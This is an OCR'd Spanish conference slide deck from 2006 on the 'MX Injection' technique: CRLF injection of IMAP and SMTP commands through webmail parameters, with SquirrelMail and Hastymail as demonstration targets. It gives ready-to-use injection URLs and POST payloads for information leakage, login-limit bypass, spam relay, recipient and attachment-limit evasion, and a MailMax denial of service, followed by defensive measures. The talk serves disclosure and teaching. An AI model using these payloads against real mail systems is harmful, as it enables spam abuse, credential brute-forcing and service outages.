Capturando y explotando servidores de correo ocultos

Vicente Aguilera Díaz

1010@zalau.ro

Mataró, 14 octubre 2006

Capturando y explotando servidores de correo ocultos

CONTENIDO

- Introducción
- La técnica MX Injection
  - En qué consiste
  - Generando ataques
- Demostración práctica
  - SquirrelMail
  - Hastymail
- Medidas defensivas
- Conclusiones
- Referencias

Capturando y explotando servidores de correo ocultos


INTRODUCCIÓN

- Comunicación con los servidores de correo
  - webmail
- Protocolos
  - IMAP/POP3
  - SMTP
- Peticiones establecidas
  - acceso a los buzones
  - lectura/envío/eliminación de e-mails
  - desconexión
  - etc.

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Escenario



Los pasos 1,2 y 3 representan el camino habitual de una peticion del usuario

Los pasos 1 y 2' representan el camino “virtual” que sigue con MX Injection

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- En qué consiste

Inyección arbitraria de comandos:

- IMAP (IMAP Injection)
- SMTP (SMTP Injection)

en los servidores de correo a través de las aplicaciones (webmails)

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- IMAP Injection
  - los comandos inyectados siguen el protocolo IMAP
  - IMAP es utilizado en la mayoría de operaciones
  - funcionalidades afectadas
    - autenticación
    - operaciones con buzones (listar, consultar, crear, eliminar, renombrar)
    - operaciones con mensajes (consultar, copiar, mover, eliminar)
    - desconexión

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- SMTP Injection
  - los comandos inyectados siguen el protocolo SMTP
  - la única funcionalidad afectada es el envío de e-mails
  - parámetros a analizar
    - e-mail del emisor
    - e-mail del destinatario
    - asunto
    - cuerpo del mensaje
    - ficheros anexados
    - etc.
    -

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Generando ataques
  - Pasos previos
    - Identificar parámetros vulnerables
    - Entender el ámbito de operación
  - Clasificación de ataques
    - Fugas de información
    - Evasión de sistemas anti-automatización
    - Relay/SPAM
    - Evasión de restricciones
    - Explotación de vulnerabilidades en el protocolo

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Identificación de parámetros vulnerables
  - analizar casos de abuso
    - parámetro con valor nulo (p.e.: mailbox=)
    - nombre de buzón inexistente (p.e.: mailbox=noexiste)
    - añadir otros valores (p.e.: mailbox= INBOX valorañadido)
    - incluir caracteres inusuales (p.e.: \, ', “, @, #, !, etc.)
    - etc.
  - ¿donde?
    - parámetros susceptibles de ser utilizados como parte de comandos IMAP/SMTP

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Entender el ámbito de operación
  - necesitamos proporcionar los parámetros adecuados
  - si los casos de abuso generan errores no controlados
    - resulta fácil identificar el comando a atacar (visualizar el mensaje de error)
  - si los casos de abuso no generan errores “reveladores”
    - inyección a ciegas
    - requiere analizar la operación asociada al parámetro atacado

- Inyección de comandos
  - requiere que el comando anterior haya finalizado con la secuencia CRLF (“%0d%0a”)

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Dos escenarios
  - modo no autenticado
    - CAPABILITY, NOOP, LOGOUT, AUTHENTICATE, LOGIN
  - modo autenticado
    - (resto de comandos)

- Estructura típica de una inyección
  - Finalización del comando “legal”
  - Inyección del comando(s) y argumentos
  - Inicio del comando “legal” y argumentos

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Fugas de informacion
  - Operacion: lectura de un e-mail
  - Peticion “esperada”:

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=1&startMessage=1&show_more=0

genera el siguiente comando IMAP:

```
XXXX SELECT “INBOX”
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Fugas de informacion
  - Operacion: lectura de un e-mail
  - Peticion usando IMAP Injection:

http://<webmail>/src/read_body.php?mailbox=INBOX%22%0d%0aZ900 CAPABILITY%0d%0aZ901 SELECT %22 INBOX&passed_id=1&startMessage=1&show_more=0

ejecutaria el comando CAPABILITY inyectado:

```
XXXX SELECT "INBOX"
Z900 CAPABILITY
Z901 SELECT "INBOX"
```

```
* CAPABILITY IMAP4 IMAP4rev1 ACL QUOTA LITERAL+ MAILBOX-REFERRALS NAMESPACE UIDPLUS ID
NO_ATOMIC_RENAME UNSELECT CHILDREN MULTIAPPEND SORT THREAD=ORDEREDSUBJECT
THREAD=REFERENCES IDLE LISTEXT LIST-SUBSCRIBED ANNOTATEMORE X-NETSCAPE
Z900 OK Completed
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Evasión de sistemas anti-automatización
  - Operacion: autenticacion de usuarios
  - Peticion “esperada”:

http://<webmail>/src/login.jsp?login=usuario&password=contraseña

genera el siguiente comando IMAP:

```
C: XXXX LOGIN usuario contraseña
S: XXXX OK User logged in
```

(C: peticion del cliente, S: respuesta del servidor)

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Evasión de sistemas anti-automatización
  - Operacion: autenticacion de usuarios
  - Peticion usando IMAP Injection:

http://<webmail>/src/login.jsp?login=usuario&password=pwderror1%0d%0aZ900 LOGIN usuario contraseña%0d%0aZ901 LOGIN usuario pwderror2

genera los siguientes comandos IMAP:

```
C: XXXX LOGIN usuario pwderror1
S: XXXX NO Login failed: authentication failure
C: Z900 LOGIN usuario contraseña
S: Z901 OK User logged in
C: Z902 LOGIN usuario pwderror2
S: Z900 BAD Already logged in
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Relay / SPAM
  - Operacion: envio de e-mails
  - Peticion “esperada”:

POST http://<webmail>/compose.php HTTP/1.1
…
----------134475172700422922879687252
Content-Disposition: form-data; name="subject"
Hola
----------134475172700422922879687252
…

genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Relay / SPAM
  - Operacion: envio de e-mails
  - Peticion usando SMTP Injection:

POST http://<webmail>/compose.php HTTP/1.1

…

----------134475172700422922879687252

Content-Disposition: form-data; name="subject"

Hola%0d%0a.%0d%0aMAIL FROM: external@domain1.com%0d%0aRCPT TO: external@domain2.com%0d%0aDATA%0d%0aSPAM test%0d%0a.%0d%0aMAIL FROM: external@domain1.com%0d%0aRCPT TO: external@domain2.com%0d%0aDATA%0d%0aSPAM test%0d%0a.%0d%0a

----------134475172700422922879687252

…

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Relay / SPAM

  genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM Test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM Test
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Evasión de restricciones
  - Operacion: envio de e-mails
  - Restriccion: Numero maximo de destinatarios
  - Peticion usando SMTP Injection:

POST http://<webmail>/compose.php HTTP/1.1

…

----------134475172700422922879687252

Content-Disposition: form-data; name="subject"

Hola%0d%0a.%0d%0aMAIL FROM: external@domain.com%0d%0aRCPT TO: external@domain2.com%0d%0aRCPT TO: external@domain3.com%0d%0aRCPT TO: external@domain4.com%0d%0aDATA%0d%0aTest%0d%0a.%0d%0a

----------134475172700422922879687252

…

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Evasión de restricciones

  genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
.
MAIL FROM: external@domain.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
DATA
Test
.
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Evasión de restricciones
  - Operacion: envio de e-mails
  - Restriccion: Numero maximo de ficheros adjuntos
  - Peticion usando SMTP Injection:

POST http://<webmail>/compose.php HTTP/1.1

…

----------134475172700422922879687252

Content-Disposition: form-data; name="subject"

Test%0d%0a.%0d%0aMAIL FROM: user1@domain1.com%0d%0aRCPT TO: user2@domain2.com%0d%0aDATA%0d%0aContent-Type: multipart/mixed; boundary=1234567%0d%0a%0d%0a--1234567%0d%0aContent-type: text/plain%0d%0aContent-Disposition: attachment; filename=1.txt%0d%0a%0d%0aExample 1%0d%0a--1234567%0d%0aContent-type: text/plain%0d%0aContent-Disposition: attachment; filename=2.txt%0d%0a%0d%0aExample 2%0d%0a--1234567--%0d%0a.%0d%0a

----------134475172700422922879687252

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Evasión de restricciones

  genera los siguientes comandos SMTP:

```
Subject: Hola
.
MAIL FROM: user1@domain1.com
RCPT TO: user2@domain2.com
DATA
Content-type: multipart/mixed; boundary=1234567
-- 1234567
Content-type: text/plain
Content-Disposition: attachment; filename=1.txt

Example 1
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=2.txt

Example 2
--1234567--
.
```

Capturando y explotando servidores de correo ocultos

LA TÉCNICA MX INJECTION

- Explotación de vulnerabilidades en el protocolo
  - Ejemplo: DoS sobre MailMax version 5
    - Utilizando un nombre de buzón de 256 caracteres como parámetro del comando SELECT el servicio se detiene y debe ser reiniciado manualmente.

http://<webmail>/src/compose.php?mailbox=INBOX%22%0d%0aZ900 SELECT %22aaa...[256]...aaa

genera:

```
XXXX SELECT “INBOX”
Z900 SELECT “aaa...[256]...a”
```

Capturando y explotando servidores de correo ocultos

DEMOSTRACIÓN PRÁCTICA

- Aplicaciones de webmail utilizadas
  - SquirrelMail (versión 1.4.4)
  - Hastymail (versión 1.5)
- Servidores de correo
  - Cyrus IMAP
  - UW-IMAP
  - Sendmail

¿Funcionará?

Capturando y explotando servidores de correo ocultos

MEDIDAS DEFENSIVAS

- Validación de los datos de entrada
  - sanear todos los datos
  - filtrar secuencia “\r\n”
- Securización de los servidores de correo
  - deshabilitar comandos innecesarios
  - no permitir login anónimo
  - configurar desconexión tras fallos en la autenticación
- Firewall de aplicación
  - En el caso de ModSecurity:

    SecFilterSelective “ARG_mailbox” “\r\n”

Capturando y explotando servidores de correo ocultos

CONCLUSIONES

- Valor añadido respecto inyecciones similares
  - inyección total de comandos
- Hace visibles servidores “ocultos”
  - permite explotar vulnerabilidades
- No se limita exclusivamente a webmails
- Permite evadir restricciones a nivel de aplicación

Capturando y explotando servidores de correo ocultos

REFERENCIAS

- RFC 0821: Simple Mail Transfer Protocol
  - http://www.ietf.org/rfc/rfc0821.txt
- RFC 3501: Internet Message Access Protocol - Version 4rev1
  - http://www.ietf.org/rfc/rfc3501.txt
- SquirrelMail: IMAP injection in sqimap_mailbox_select mailbox parameter
  - http://www.squirrelmail.org/security/issue/2006-02-15
- Hastymail: IMAP/SMTP Injection patch
  - http://hastymail.sourceforge.net/security.php
- Nessus plugin: Checks for IMAP command injection in SquirrelMail
  - http://www.nessus.org/plugins/index.php?view=viewsrc&id=20970

Capturando y explotando servidores de correo ocultos

REFERENCIAS

- CRLF Injection by Ulf Harnhammar
  - http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2002-05/0077.html
- Email Injection – Injecting email headers
  - http://www.securephpwiki.com/index.php/Email_Injection
- PHP Mail Functions discussions
  - http://www.php.net/manual/en/ref.mail.php#62027
- UW-IMAP PoC
  - http://uberwall.org/releases/UWloveimap.tgz

Capturando y explotando servidores de correo ocultos

Gracias por vuestra atención

(nos vemos en próximos Hackmeetings!)

Vicente Aguilera Díaz

1010@zalau.ro